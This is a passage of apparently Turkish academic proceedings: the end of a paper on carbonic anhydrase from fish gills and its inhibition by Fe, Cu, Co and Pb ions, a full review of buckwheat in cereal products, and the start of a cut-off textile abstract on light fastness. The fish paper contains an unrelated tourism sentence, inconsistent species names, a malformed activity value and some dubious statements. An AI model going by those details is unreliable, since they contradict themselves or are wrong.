Karbonik anhidraz enzimi memelilerdekine göre balıklarda bazı farklılıklar göstermektedir. Memelilerdekinin aksine teleostların kan plazmasında ve solungaç epitelinin iç yüzeyinde CA aktivitesi yoktur. Dolayısıyla CO₂/HCO₃⁻ hidrasyon ve dehidrasyon reaksiyonları katalizsiz olarak gerçekleşir. Hipoksi durumunda katekolaminler kana salıverilir ve bu durumda Na⁺/H⁺ pompasını aktive ederek, kırmızı kan hücrelerinin pH'sının artmasına yol açar. Memeli hücrelerindeki gibi balık eritrositlerinde plazmadan kırmızı kan hücrelerine yavaşça asit transferi Jacob-Stewart yolu üzerinden olur. Tatlı su balıklarının solungaç epitelinin apikal bölgesinde CA proton ATPaz ile birlikte bulunur. CA ATPaz'a proton temin etmektedir. CA solungaçların bazal bölgesinde bulunmadığından plazma solungaçlar içinden geçerken CO₂/HCO₃⁻ reaksiyonları CA yokluğundan dolayı katalizlenemez ve kanın solungaçlardan geçmesi esnasında eritrositlerde katalizlenmektedir [5-8].

Biyolojik olarak metaller üç grupta incelenir. Birincisi hafif metaller, bunlar sodyum, potasyum, kalsiyum vb. sıvı ortamda normalde hareketli katyonlar olarak taşınırlar. İkincisi demir, bakır, kobalt ve mangan gibi düşük konsantrasyonlarda esansiyel fakat yüksek konsantrasyonlarda toksik olan geçiş elementleri ve üçüncüsü metabolik aktivite için genelde gerekli olmayan fakat oldukça düşük konsantrasyonlarda bile hücrede toksik etki yapan civa, kurşun, kalay gibi metaloitlerdir. Geçiş elementleri ve metaloitler genelde ağır metaller olarak adlandırılırlar. Ağır metaller fiziksel olarak yoğunluğu 5 g/cm³'ten daha yüksek olan metaller olarak tanımlanır. Bunların içine kurşun, kadmiyum, bakır, nikel, civa ve demir gibi 60'dan fazla metal dahildir. Bunlar su kaynaklarına, endüstriyel atıklar veya asit yağmurlarının toprağı ve dolayısıyla bileşiminde bulunan ağır metalleri çözmesi ve çözünen ağır metallerin ırmak, göl ve yeraltı sularına ulaşmasıyla geçerler. Ağır metallerle suların kontaminasyonu uzun yıllardır devam eden çevresel bir problemdir. Ağır metallerin sucul ortamlarda son yıllarda artan yoğunluğu, toksitesini hakkındaki farkındalığın artmasını sağlamıştır. Özellikle kıyılarda ve körfezlerde oluşan ağır metal kirlenmesi dünyanın çeşitli bölgelerinde önemli halk sağlığı sorunları oluşturmuştur. Böyle bir çevresel kirlenmenin en iyi bilinen örneğı 1932-1955 yılları arasında Japonya'nın Minimata körfezinde civa ile kirlenmiş balıkların tüketiminin neden olduğu Minimata sendromu olarak adlandırılan hastalıktır. Minimata sendromu görme bozuklukları ile başlayan, nörolojik bir hastalıktık ve bölgede 1950 yıllarında 500'den fazla ölüm vakasının kaydedilmesi ile sonuçlanmıştır [9-12].

2.ÇALIŞMANIN AMACI

Günümüzde endüstrileşme, teknoloji ve artan ekonomik seviye ile değişen yaşam şartları ile insanlar, kimi zaman gezip eğlenmek, yeni kültürleri keşfetmek ve sağlıklı bir yaşam için farklı bölge ve ülkelere seyahat etme ihtiyacı hissetmektedirler. Buna paralel olarak bir sektör haline gelen turizm hemen hemen her ülke için önemli bir maddi kaynak olmanın oldukça önemlidir. O yüzden bu enzimi balığın solungaç üzerine çalıştık ve ağır metal iyonlarının bu önemli enzim üzerine etkisini inceledik. Bu çalışmanın amacı *Pamorus argenteus* balığın solungaç dokusundan karbonik anhidraz enziminin saflaştırılması ve karakterizasyonu ve bazı metal iyonlarının enzim aktivitesi üzerindeki etkisi incelenmesidir. Saflaştırmak için afinite kolonu kullandık. Önce kullan dengeleme tamponu ile dengelendi sonra homojenat geçirildi daha sonra bir saat yıkama tamponu ile yıkandı ve en son elasyon tamponu geçirdikten sonra enzimi saflaştırdık. Bu çalışmanın en önemli amacı CA enzimini saflaştırdıktan sonra, bazı metal iyonlarının bu enzim üzerine etkisini incelemektir. Metal iyonları çalışmadan önce karakterizasyon işlemleri yapıldı ve enzimin optimum pH ve optimum sıcaklığı belirlendi.

3. BULGULAR

Bu tür balık Doğu Çin Denizinde, Güneydoğu Asya, Hint Okyanusu, ve İran denizlerinde bulunmaktadır. Bu balık türü İran kuzey tarafında olan denizden temin edildi ve solungaç enzimi saflaştırma ve karakterizasyonu için çıkartıldı ve laboratuvar ortamında deneyler yapıldı. Biyokimyasal reaksiyonların çoğı enzim denilen organik maddeler tarafından katalize edilir. Bu maddeler kendileri

bir değişikliğe uğramadan hücre içinde meydana gelen reaksiyonların hızlarını artırır. CA, 1933 yılında birbirinden habersiz olarak Meldrum ve Rouhton ile Stadie ve O'Brien tarafından keşfedilmiştir. Enzim ilk olarak, eritrositlerden akciğer kılcal damarlarına bikarbonatın hızlı transferini gerçekleştiren katalitik faktörün arandığı bir çalışma sonucunda karakterize edilmiştir (Şekil 1).



Şekil 1. *Pamous argenteus* balığı


Biz bu çalışmada, Sıvı azot kullanarak dokuların homojenatlarını hazırladık, santrifüj ettikten sonra amonyum sülfat çöktürmesi yaptık. Daha sonra çöken kısımları tamponda çözerek Afinite kromatografi tekniğiyle balığın solungaç dokusundan total CA enzimini saflaştırdık, sonra Bradford metodu ile protein tayini yaptık, saflaştırılan enzimlerin aktivitesini ölçtük, sonra saflaştırma tablosunu oluşturarak spesifik aktivite, yüzde verim ve saflaştırma katsayısı hesaplandı. Daha sonra bu enzimin optimum pH ve optimum sıcaklığı incelendi, en son bazı metal iyonların bu enzim üzerine etkileri ve inhibisyonları incelendi ve sonuçlar IC₅₀ ve Ki şeklinde hesaplandı. Bazı proteinler afinite kromatografisi vasıtasıyla bir basamakla çok kompleks olan bir karışımdan bile izole edilebilirler. Afinite kromatografisi bir çeşit adsorbsiyon kromatografisi olup saflaştırılması istenen molekül, matriks adı verilen bir kolon maddesine kovalent olarak immobilize olmuş bir komplementer bağlanma ligandına spesifik ve tersinir olarak bağlanır. Bu çalışmada 4 tane önemli metal iyonlarını CA enzim üzerine etkisini inceledik. Bakır (Cu) hayvanlarda ve insanlarda kırmızı kan hücrelerinin ve birçok oksidasyon ve redüksiyon prosesinin vazgeçilmez parçasıdır. Kurşun (Pb) özel bir tadı ve kokusu olmayan mavimsi gri renkli bir metaldir. Kobalt (Co) doğada yaygın bulunmakla birlikte yer kabuğunun yalnızca %0,001'ini oluşturmaktadır. Demir (Fe) vücutta pek çok önemli ve elzem fonksiyonu bulunan temel elementlerden biridir.

4. SONUÇLAR

Bu çalışmada CA enzimi, 26.733.60 EU/mg spesifik aktivite, 130.20 saflaştırma katı, toplam 3341.70 EU/mL aktivite ve Sepharose sulfanilamid afinite kolon kromatografisi kullanılarak % 30.50 verimle *Pamous argenteus* solungaçından saflaştırıldı. Optimum sıcaklık ve pH değerleri, sırasıyla 30oC ve 7.5 elde edilen Arrhenius grafiğinden elde edildi. Ayrıca Fe²⁺, Cu²⁺, Co²⁺ ve Pb²⁺ gibi farklı ağır metal iyonlarının CA *Pamous argenteus* solungaç dokusu CA enzim aktiviteleri üzerindeki inhibitör etkileri araştırıldı. Sonuçlarımız metal iyonlarının balık CA enzimleri için sırasıyla düşük milimolar konsantrasyonlarda inhibe edici etkiler gösterdiğini gösterdi (Çizelge 1). Bu çalışmada sudaki bazı ağır metal iyonlarının konsantrasyonlarının artması ile balıkların solungaç dokularındaki karbonik anhidraz enzimine etkisi tespit edilerek ileriye dönük önlemler alınmasına ve bölge için önemli bir değer olan bu balık türünün korunmasına katkı sağlanacağı düşünülmektedir. Enzim saflığını kaydetmek için jel elektroforezi yapıldı ve tek bant görüldü. Enzim molekül ağırlığı yaklaşık 35 kDa tespit edildi (Şekil 2).

Çizelge 1. Metal iyonların enzim üzerine olan inhibisyon sonuçları

Metal iyonlar	IC ₅₀ değeri (mM)	R ²	Ki değeri (mM)
Fe ²⁺	34.05	0.9732	44.05±3.78
Cu ²⁺	1.94	0.9852	2.34±0.24
Co ²⁺	15.98	0.9905	18.43±4.72
Pb ²⁺	18.44	0.9083	24.88±8.50



Şekil 2. Enzimin saflığı ve tek bant bulunması, moleküler ağırlığı yaklaşık 35 kDa elde edilmiştir.

Karbonik anhidraz enzimin substratı PNF dir, bu enzimde esteraz aktivitesi çalışılır. Başka benzer bir çalışmada; Karahalil (2009), çalışmasında Mersin balığı (*Acipenser gueldenstaedti*) eritrositlerinden karbonik anhidraz enzimini ilk kez saflaştırmış ve karakterizasyon çalışmaları yapmıştır. Enzim afinite kolonundan balık kanından 539 kat ve %29 verimle saflaştırmıştır. Mersin balığı eritrositlerinde tek izoenzimin olduğu ve spesifik aktivitesinin 26943 EUxmg-1 olduğu tespit etmiştir. Enzimin saflığını ve alt birim molekül kütlelerini tespit etmek için SDS-PAGE yapılmış ve molekül kütlesi 29 kDa olarak tespit etmiştir [13-15].

KAYNAKLAR

- [1] Aksu, K., Özgeriş, B., Taslimi, P., Naderi, A., Gülçin, İ., Göksu, S., (2016). Antioxidant activity, acetylcholinesterase and carbonic anhydrase inhibitory properties of novel ureas derived from phenethylamines. *Archiv der Pharmazie*, 349(12), 944-954.
- [2] Aktaş, A., Celepci, D.B., Kaya, R., Taslimi, P., Gök, Y., Aygün, M., Gülçin, İ. (2019). Novel Morpholine Liganded Pd-based N-Heterocyclic Complexes: Synthesis, Characterization, Crystal Structure, Antidiabetic and Anticholinergic Properties. *Polyhedron*, 159, 345-354.
- [3] Aktaş, A., Taslimi, P., Gülçin, İ., Gök, Y. (2017). Novel NHC Precursors: Synthesis, characterization and carbonic anhydrase and acetylcholinesterase inhibitory properties. *Archiv der Pharmazie*, 2017, 350(6), e1700045.
- [4] Atmaca, U., Yıldırım, A., Taslimi, P., Tuncel Çelik, S., Gülçin, İ., Supuran, C.T., Çelik, M., (2018). Intermolecular amination of allylic and benzylic alcohols leads to effective inhibitions of acetylcholinesterase enzyme and carbonic anhydrase I and II isoenzymes. *Journal of Biochemical and Molecular Toxicology*. 32, e22173.
- [5] Bayrak, Ç., Taslimi, P., Gülçin, İ., Menzek, A. (2017). The first synthesis of 4-phenylbutenone derivative bromophenols including natural products and their inhibition profiles for carbonic anhydrase, acetylcholinesterase and butyrylcholinesterase enzymes. *Bioorganic Chemistry*, 72, 359-366.
- [6] Behcet, A., Çağlılar, T., Barut Celepci, D., Aktaş, A., Taslimi, P., Gök, Y., Aygün, M., Kaya, R., Gülçin, İ. (2018). Synthesis, characterization and crystal structure of 2-(4-hydroxyphenyl)ethyl and 2-(4-nitrophenyl)ethyl substituted benzimidazolium bromide salts: their inhibitory properties against carbonic anhydrase and acetylcholinesterase. *Journal of Molecular Structure*, 1170, 160-169.
- [7] Biçer, A., Taslimi, P., Yakalı, G., Gülçin, İ., Gültekin, M.S., Cin, G.T. (2019). Synthesis, Characterization, Crystal Structure of Novel Bis-Thiomethylcyclohexanone Derivatives and Their Inhibitory Properties Against Some Metabolic Enzymes. *Bioorganic Chemistry*, 2019, 82, 393-404.
- [8] Boztas, M., Taslimi, P., Yavari, M.A., Gülçin, İ., Sahin, E., Menzek, A., (2019). Synthesis and biological evaluation of bromophenol derivatives with cyclopropyl moiety: Ring opening of cyclopropane with monoester. *Bioorganic Chemistry*, 89 (2019) 103017.
- [9] Burmaoglu, S., Yilmaz, A.O., Taslimi, P., Algul, O., Kılıç, D., Gülçin, İ., (2018). Synthesis and biological evaluation of phloroglucinol derivatives possessing α -glycosidase, acetylcholinesterase, butyrylcholinesterase, carbonic anhydrase inhibitory activity. *Archiv der Pharmazie*, 2018, 351(2), e1700314.

- [10] Cetin, A., Turkan, F., Taslimi, P., Gulçin, İ. (2019). Synthesis and characterization of novel substituted thiophene derivatives and discovery of their carbonic anhydrase and acetylcholinesterase inhibition effects. *Journal of Biochemical and Molecular Toxicology*, 33(3), e22261.
- [11] Söyüt, H., 2006. Gökkuşığı alabalık (*Oncorhynchus mykiss*) dokularından karbonik anhidraz enziminin saflaştırılması karakterizasyonu ve kinetik özelliklerinin incelenmesi. Doktora tezi, Atatürk Üniversitesi, Fen Bilimleri Enstitüsü, Erzurum.
- [12] Hisar, O., 2002. Gökkuşığı alabalık eritrositlerinden karbonik anhidraz enziminin saflaştırılması, karakterizasyonu ve bazı antibiyotiklerin enzim aktivitesi üzerine inhibisyon etkilerinin incelenmesi. Doktora Tezi, Fen Bilimleri Enstitüsü, Erzurum.
- [13] Şahin, A., 2008. Bazı karbonik anhidraz izoenzimlerinin saflaştırılması için yeni bir afinite jelinin sentezi ve uygulanması. Yüksek lisans Tezi, Balıkesir Üniversitesi Fen Bilimleri Enstitüsü, Balıkesir.
- [14] Testereci, H., Sekin, S., Ekin, S., 1999. Van Gölü balığının (*Calcalburnus tarichi*) da karbonik anhidrazın esteraz aktivitesi üzerine bir çalışma. *Tr. J. Vet Anim. Sci.*, 23, 145-153.
- [15] Şehitoğlu, M.H., 2012. Bazı fenolik doğal bileşiklerin antioksidan kapasitelerinin belirlenmesi ve insan karbonik anhidraz izoenzimleri (hCA-I ve hCA-II) üzerine inhibisyon etkilerinin incelenmesi. Doktora Tezi, Atatürk Üniversitesi Fen Bilimleri Enstitüsü, Erzurum.

**KARABUĞDAY (*FAGOPYRUM ESCULENTUM* MOENCH)'İN BAZI ÖZELLİKLERİ VE
TAHİL ÜRÜNLERİNDE KULLANIMI**
SOME PROPERTIES OF BUCKWHEAT (*FAGOPYRUM ESCULENTUM* MOENCH) AND USE IN
CEREAL PRODUCTS

Ali Mücahit KARAHAN

Adıyaman Üniversitesi, Teknik Bilimler Meslek Yüksekokulu Gıda İşleme Bölümü, Merkez Kampüsü – ADIYAMAN

Osman KILINÇÇEKER

Adıyaman Üniversitesi, Teknik Bilimler Meslek Yüksekokulu Gıda İşleme Bölümü, Merkez Kampüsü – ADIYAMAN

ÖZET

Tahıl taneleri günlük enerji ihtiyacımızın ve protein gereksinimimizin en önemli kaynaklarından birisidir. Dünyada yetiştirilen en önemli 3 tahıl mısır, buğday ve pirinçdir. Tahıl ürünleri de çoğunlukla bu tahıllardan elde edilmektedir. Son zamanlarda tahıl ürünlerinin besinsel içeriklerinin artırılması, fonksiyonel özellikler kazandırılması gibi amaçlarla tahıl ürünlerine, tahıl unları dışında ikame maddeleri ilave edilmesine yönelik araştırmalar artmıştır. “Tahıl benzeri” ya da “yalancı tahıl” (pseudocereal) olarak adlandırılan karabuğday, kinoa ve amarant gibi taneli bitkiler, ikame maddelerinden son zamanlarda kullanımı yaygınlaşmaya başlayan ürünlerdir.

Karabuğday tek yıllık bir bitkidir. Karabuğday, *Polygonaceae* ailesinin *Fagopyrum* cinsine aittir. Karabuğday, çoğunlukla üçgen şekilli bir meyveye sahiptir. Meyveleri 4-9 mm uzunluğa sahiptir ve 1000 tane ağırlığı 15-35 g arasında değişir. Karabuğday tohumu zengin bir besin kaynağıdır. Nişasta, proteinler, diyet lifi, antioksidan maddeler ve mineraller gibi birçok değerli bileşik içerir.

Taneleri kabuklu bütün halde ya da öğütülmüş biçimde insan beslenmesinde kullanılabilir. Düzenli şekilde tüketimi ile hazımsızlık, obezite, diyabet gibi rahatsızlıkların önlenmesinde rol oynar. Buğday unundan üretilen ürünlerin besinsel içeriğini zenginleştirmek için uygun özelliklere sahiptir. Bu özelliklerinin yanında karabuğdaydaki prolamin içeriği düşük olduğundan ve immünolojik analizler ile karabuğdayın toksik prolamin içermediği tespit edildiğinden unu, özellikle çölyak hastaları için önemli olan glutensiz gıda ürünlerinde kullanım için uygundur.

Bu derlemede, karabuğdayın bütün olumlu özellikleri nedeniyle tahıl ürünlerinde kullanım olanaklarından bahsedilmeye çalışılmıştır.

Anahtar kelimeler : Karabuğday, Tahıl Ürünleri, Fonksiyonel Özellik, Çölyak

ABSTRACT

Cereal grains are one of the most important sources of our daily energy and protein requirements. Maize, wheat and rice are the three most important cereal crops grown in the world. Cereals also are mainly obtained from these grains. Recently, research on the addition of replacement materials to cereal products other than cereal flours has increased such as for increasing the nutritional content of cereals, gaining functional properties. Pseudocereals such as buckwheat, quinoa and amaranth, which are grain crops have recently become widespread as replacement material.

Buckwheat is a one-year plant. Buckwheat belongs to the genus *Fagopyrum* of the *Polygonaceae* family. Buckwheat has a mostly triangular shaped fruit. Fruits have a length of 4-9 mm and 1000 seed weight varies between 15-35 g. Buckwheat is a rich source of nutrients. It contains many valuable compounds such as starch, proteins, dietary fiber, antioxidant substances and minerals.

The grains can be used for human nutrition in a hulled or milled form. Regular consumption plays a role in the prevention of diseases such as indigestion, obesity, diabetes. It has the appropriate properties to enhance the nutritional content of products produced from wheat flour. In addition to these properties, buckwheat flour is suitable for use in gluten-free food products which are important for celiac patients, as the prolamine content in buckwheat is low and immunological analysis has shown that buckwheat does not contain toxic prolamine.

In this review, it has been tried to mention the possibilities of using buckwheat in cereal products because of all the positive properties.

Key Words: Buckwheat, Cereal Products, Functional Properties, Celiac

1. Giriş

Başlıca tahıl ürünleri buğday, arpa, yulaf, çavdar, pirinç, mısır, sorgum ve darıdır. Bunların içinden de buğday, mısır ve pirinç en fazla yetiştirilen 3 tahıl çeşididir (Anonim, 2020). Tahıl ürünleri insanların beslenmesinde temel gıda maddelerinden biridir. Ancak yaygın kullanılan tahıllardan elde edilen ürünlerdeki eksiklikleri gidermek, besinsel içeriklerini zenginleştirmek gibi amaçlar ile ve tahılladaki bazı bileşenlerden kaynaklı rahatsızlıkların (çölyak vb.) önüne geçmek için alternatif un kaynaklarına ilgi artmıştır. Bunların en önemlilerinden birisi de karabuğdaydır.

Karabuğday, dünya genelinde tohumları için ve günümüzde de yeşil bitki (yapraklar) için yetiştirilen *Polygonaceae* familyasının *Fagopyrum* cinsine ait olan, dikotiledon (çift çenekli) bir bitkidir. Bu nedenle tahıl grubuna dahil olmasa da benzer kimyasal bileşimi ve kullanımı nedeniyle tahıl benzeri (pseudocereal) olarak adlandırılır (Biacs ve ark., 2002; Krkošková ve Mrázová, 2005).

Yaygın karabuğday (*Fagopyrum esculentum* Moench) ve tatar karabuğday (*Fagopyrum tataricum* L.Gaertn.) dünyada yaygın olarak yetiştirilen iki karabuğday türüdür (Alvarez-Jubete ve ark., 2010). Karabuğday tanesi, 6-9 mm uzunluğa sahip, yuvarlak bir formda üç kenarlı bir tohumdur. Tatar karabuğdayının meyvesi daha küçük (4-5 mm) ve kenarlarında daha yuvarlaktır (Biacs ve ark., 2002).

2. Karabuğdayın Kimyasal Bileşimi ve Tahıl Ürünlerinde Kullanımı

Sindirilebilir karbonhidratlar, %58-73 oran ile karabuğday tohumlarının ana bileşenleridir ve bunun da %54.5'i de esas olarak nişasta formunda bulunur. Karabuğday nişasta granülleri yuvarlak, oval veya çokgen şeklinde olup, boyutları 2-15 µm arasında değişmektedir. Karabuğday nişastasası, buğday nişastasasına göre daha fazla su absorbe etme kapasitesine sahiptir ve jelatinizasyon stabilesesi daha yüksektir (Steadman ve ark., 2000; Biacs ve ark., 2002).

Karabuğdayın protein içeriği yaklaşık %12'dir. Tahıllarda, ana depo proteinleri prolaminler iken, karabuğdayda ise globulinlerdir. Yaygın karabuğday tohumlarının protein içeriği; % 64.5 globulin, % 12.5 albümin, % 8.0 glutelin ve % 2.9 prolaminde oluşur (Ikeda ve ark., 2001; Christa and Soral-Šmietana, 2008)

İçerdiği esansiyel amino asitler ile birlikte dengeli bir amino asit profili sergilemesi nedeniyle karabuğday, biyolojik değeri yüksek proteinin en iyi kaynaklarından birisidir. Yumurta proteininin biyolojik değeri (100) referans alındığında, karabuğdayın içerdiği proteinin biyolojik değeri (93), soya fasulyesi proteini (68) ve buğday proteini (63)'ne kıyasla oldukça iyi bir seviyededir (Chai ve ark., 2016).

Çölyak, genetik olarak yatkın kişilerde gluten ve ilgili prolaminlerin neden olduğu bir ince bağırsak bağışıklık bozukluğu olarak tanımlanmaktadır (Husby ve ark., 2012). Karabuğday tohumlarının içerdiği proteinlerin prolamin ve glutelin fraksiyonları miktarı düşüktür. Ayrıca, karabuğdayın içerdiği prolaminlerin toksik etkisi yoktur (Aubrecht ve Biacs, 2001; Wieslander ve Norbäck, 2001). Bu nedenle, karabuğday unu çölyak hastalarının diyetinde kullanım için oldukça uygun bir kaynaktır.

Diyet lifler; kalın bağırsak fonksiyonları, glukoz ve lipid metabolizması, mineral absorpsiyonuna olumlu etkide bulunmaktadır. Ayrıca şişmanlık, diyabet, kolon kanseri, kalp damar hastalıkları, kabızlık, hemoroit ve divertiküloza karşı koruyucu etki göstermektedir (Dülger ve Şahan, 2011). Karabuğday tohumu buğday tanesine kıyasla düşük, diğer tahıllara yakın, amarant ve kinoa göre ise yüksek oranda diyet lif (%7.0-10.9) içeriğine sahiptir (Christa and Soral-Šmietana, 2008).

Karabuğday tanesinde lipidler, embriode yoğunlaşmıştır. Oleik, linoleik, palmitik, linolenik, linyoserik, stearik, behenik ve araşidonik asit, karabuğdaydaki toplam yağ asitlerinin % 93'ünü oluşturur (Dorrell, 1971).

Karabuğday zengin bir mineral içeriğine sahiptir. Diğer tahıllara göre Mg, Zn, K, P, Cu ve Mn seviyeleri oldukça yüksektir (Mazza, 1988).

Karabuğday unu; nişasta, protein gibi temel bileşenlerin yanında rutin, kuersetin, orientin, viteksin, isoviteksin ve isoorientin gibi flavonoidler, fitosteroller, fagopirinler, D-kiroinositol, myoinositol, fenilpropanoid glikozidler, serbest ve bağlı fenolik esitler ve proantosiyanidinler gibi terapötik (tedavi edici) bileşenler açısından zengin olması nedeniyle, sağlıklı tahıl bazlı ürünlerin geliştirilmesi için geniş bir kullanım alanı sağlar (Kreft ve ark., 2005; Chai ve ark., 2016).

Yukarıda bahsedilen özellikleri dolayısıyla karabuğdayın tahıl ürünlerine sağlayabileceği olumlu katkıların ortaya konulması ile ilgili yapılan çalışmalardan bazıları aşağıda özetlenmiştir.

Bilgiçli (2008)'nin yaptığı çalışmada, farklı oranlarda (% 20, % 40, % 60, % 80 ve % 100) karabuğday unu ilave edilerek üretilen tarhananın fiziksel, kimyasal, fonksiyonel ve duyuşal özellikleri belirlenmiştir. İlave edilen karabuğday unu seviyesi arttıkça, tarhananın içerdiği fitik asit miktarının arttığı, K, P ve Mg içeriklerinin, lizin miktarının arttığını, % 40'ın üzerindeki karabuğday unu ilavelerinde ise duyuşal özelliklerinin düştüğünü ortaya koymuştur.

Karabuğdaydan elde edilen maltın, glutensiz kurabiyelerin fenolik bileşik profili ve antioksidan özellikleri üzerine etkilerinin araştırıldığı bir çalışmada pirinç unu ve karabuğday maltı veya unu (kontrol) 70:30 oranında karıştırılarak glutensiz kurabiye yapılmıştır. Yapılan kurabiyelerin kontrol örneklerine kıyasla önemli derecede daha fazla toplam fenolik madde ve kuersetin içerdiği, glisemik indeks değerinin ise daha düşük olduğu tespit edilmiştir (Molinari ve ark., 2018).

% 10, % 20, % 30, % 40 ve % 50 kepekli karabuğday unu ilave edilerek zenginleştirilen ekmeğın teknolojik, duyuşal ve beslenme özelliklerinin belirlendiği bir başka çalışmada, buğday ununa % 30'a kadar karabuğday ilave edilerek yapılan ekmeğın genel olarak kabul edilebilir olduğu bulunmuştur. Klinik çalışma sırasında karabuğdayla zenginleştirilmiş ekmeğın 4-8 hafta tüketiminin, gönüllülerin kanındaki demir seviyesinde önemli bir artışa neden oldu ve trigliserid, HDL kolesterol, kreatinin, kalsiyum ve magnezyum seviyelerini önemli ölçüde azalttığı ortaya konulmuştur (Bojnanska ve ark., 2009).

Kuznetsova ve arkadaşları (1995) optimum hacime sahip, yüksek kaliteli bir ekmeğın ancak maksimum % 20-25 karabuğday unu ile elde edilebileceğini ortaya koymuşlardır.

3. SONUÇ

Karabuğday besinsel bileşimi ve içerdiği fonksiyonel bileşikler nedeniyle insan beslenmesinde önemli bir yer tutma potansiyeline sahip bir üründür. Protein bileşiminin içerdiği esansiyel amino asitler ile beslenmede ve prolaminlerinin toksik etki göstermemesi ile de çölyak hastalarının diyetinde kullanımında önemli avantajlar sağlamaktadır. Bu nedenlerle karabuğday ununun daha fazla çeşitte tahıl ürününde kullanım olanaklarının araştırılması ve tüketiminin yaygınlaştırılması faydalı olacaktır.

KAYNAKLAR

1. Anonim, (2020), <http://www.fao.org/>. Erişim tarihi: 01.12.2019
2. Alvarez-Jubete, L., Arendt, E.K., Gallagher, E., (2010), Nutritive value of pseudocereals and their increasing use as functional gluten-free ingredients. Trends Food Sci. Technol. 21, 106–113.
3. Aubrecht, E., Biacs, P.A., (2001), Characterization of buckwheat grain proteins and its products. Acta Alimentaria 30, 71–80.
4. Biacs, P., Aubrecht, E., Leder, I., Lajos, J., (2002), Buckwheat. (Ed. Belton, Taylor). Pseudocereals and Less Common Cereals. Springer, pp. 269, USA.

5. Bilgiçli, N., (2008), Effect of buckwheat flour on chemical and functional properties of tarhana. *LWT - Food Science and Technology* 42 (2009) 514–518
6. Bojnanska, T., Chlebo, P., Gazar, R., Horna, A., (2009), Buckwheat-enriched bread production and its nutritional Benefits. *The European Journal of Plant Science and Biotechnology* 3(Special Issue 1), 49-55
7. Chai, Y.Z., Corke, H., Wang, D., Li, W.D., (2016), Buckwheat: Overview. (Ed. Wrigley, Corke, Seetharaman, Faubion) *Encyclopedia of Food Grains (Second Edition)*, Volume 1. Academic Press, pp. 463, USA.
8. Christa, K., Soral-Šmietana, M., (2008), Buckwheat grains and buckwheat products - nutritional and prophylactic value of their components: a review. *Czech J. Food Sci.* 3, 153–162.
9. Dorrell, D.G. (1971), Fatty acid composition of buckwheat seed. *Journal of the American Oil Chemists Society*, 48, 693–696.
10. Dülger, D., Şahan, Y., (2011), Diyet Lifin Özellikleri ve Sağlık Üzerindeki Etkileri. *Journal of Agricultural Faculty of Uludag University*, 25(2), 147-157
11. Husby, S., Koletzko, S., Korponay-Szabó, I.R., Mearin, M.L., Phillips, A., Shamir, R., Troncone, R., Giersiepen, K., Branski, D., Catassi, C., Leigeman, M., Maki, M., Ribes-Koninckx, C., Ventura, A., Zimmer, K.P., (2012), European society for pediatric gastroenterology, hepatology, and nutrition guidelines for the diagnosis of celiac disease. *J Pediatr Gastroenterol Nutr.* 54(1):136–160.
12. Ikeda, K., Sakaguchi, T., Kusano, T., Yasumoto, K., (1991), Endogenous factors affecting protein digestibility in buckwheat. *Cereal Chemistry*, 68, 424–427.
13. Kreft, I., Fabjan, N., Yasumoto, K., (2005), Rutin content in buckwheat (*Fagopyrum esculentum* Moench) food materials and products. *Food Chem.* 98, 508–512.
14. Krkoškova, B., Mrazova, Z., (2005), Prophylactic components of buckwheat. *Food Res. Int.* 38, 561–568.
15. Kuznetsova, N., Cherkasova, O., Chagina, T., (1995), Development of new bread products using groats. *Kleboprodukty* 11: 14-16
16. Mazza, G. (1988), Lipid content and fatty acid composition of buckwheat seed. *Cereal Chemistry*, 65, 122–126.
17. Molinari, R., Costantini, L., Timperio, A.M., Lelli, V., Bonafaccia, F., Bonafaccia, G., Merendino, N., (2018), Tartary buckwheat malt as ingredient of gluten-free cookies. *Journal of Cereal Science* 80 (2018), 37-43
18. Steadman, K.J., Burgoon, M.S., Lewis, B.A., Edwardson, S.E., Obendorf, R.L., 2000. Minerals, phytic acid, tannin and rutin in buckwheat seed milling fractions. *J. Sci. Food Agr.* 81, 1094–1100.
19. Wieslander, G., Norback, D., 2001. Buckwheat allergy. *Allergy* 56, 703–704.

**REAKTİF BOYALI PAMUKLU ÖRME KUMAŞLARDA IŞIK HASLIKLARININ
GELİŞTİRİLMESİ**
IMPROVING LIGHT FASTNESS OF REACTIVE DYED COTTON KNITTED FABRIC**M. Fatih YÜKSEL**

Eren Perakende Satış ve Mağazacılık A.Ş.

Canan HALAT

Eren Perakende Satış ve Mağazacılık A.Ş.

Selin ÖZTİN

Lisans Öğrencisi, Namık Kemal Üniversitesi Fen Bilimleri Enstitüsü Tekstil Mühendisliği

Rıza ATAV

Prof. Dr., Namık Kemal Üniversitesi Fen Bilimleri Enstitüsü Tekstil Mühendisliği

ÖZET

Son yıllarda reaktif boyalı pamuklu kumaşlar için tüketici beklentilerinde önemli artışlar meydana gelmiştir. Bu noktada özellikle yazlık giysi alanında çok kullanılan pamuklu örme kumaşların ışık ve ter+ışık haslıkları problem yaratabilmektedir. Işık haslığı temelde boyarmaddenin kromofor yapısına bağlı olmakla birlikte, boyama sonrası yapılan ard işlemlerle de bir miktar iyileştirilebilmesinin mümkün olduğu bilinmektedir. Son yıllarda çeşitli kimyasal üretici firmalar “UV absorblayıcı” adı altında değişik ürünler piyasaya sürmüştür. Bu çalışmanın amacı, reaktif boyalı pamuklu örme kumaşlarda boyama sonrası yeni nesil ultraviyole absorblayıcıları ve ayrıca antioksidan madde olan askorbik asidi kullanarak kullanıcı ve üreticiler için büyük sorun oluşturan ışık ve ışık-ter haslıklarını geliştirmektir. Çalışmada 4 farklı firmaya ait UV koruyucu ticari ürünler ile antioksidan madde olan askorbik asit kullanılmıştır. Tüm ürünler %2 ve %4 olmak üzere ikişer farklı konsantrasyonda çektirme yöntemine göre (pH 5 (asetik asit ile) 40°C 20 dk.) applike edilmiştir. Yapılan denemeler sonucunda boyama sonrası kumaşlara UV absorblayıcı ile ard işlem yapılmasının hem ışık hem ter+ışık haslıklarını ½ puan kadar iyileştirdiği, ancak kullanılan ticari ürün cinsinin önemli bir etkisi olmadığı görülmektedir. Ayrıca UV absorblayıcı maddeden daha yüksek konsantrasyonda kullanılması elde edilen haslık sonucunu etkilememektedir. Antioksidan madde olan askorbik asit ile yapılan ard işlemin ise ışık haslıkları üzerinde bir etkisinin olmadığı söylenebilir. UV absorblayıcı madde seçiminde ürünün ışık haslığını iyileştirme performansının yanı sıra dikkate alınması gereken bir diğer husus kumaşın rengine olan etkisidir. Bu nedenle reaktif boyama sonrası çeşitli ticari ürünlerle ve askorbik asit ile işlem görmüş ve işlemsiz numunelerin renk ölçümleri de yapılmış olup genel olarak UV absorblayıcı veya askorbik asit ile işlem sonrası rengin nüansı biraz daha yeşil (a* değeri daha küçük) ve biraz daha sarı (b* değeri 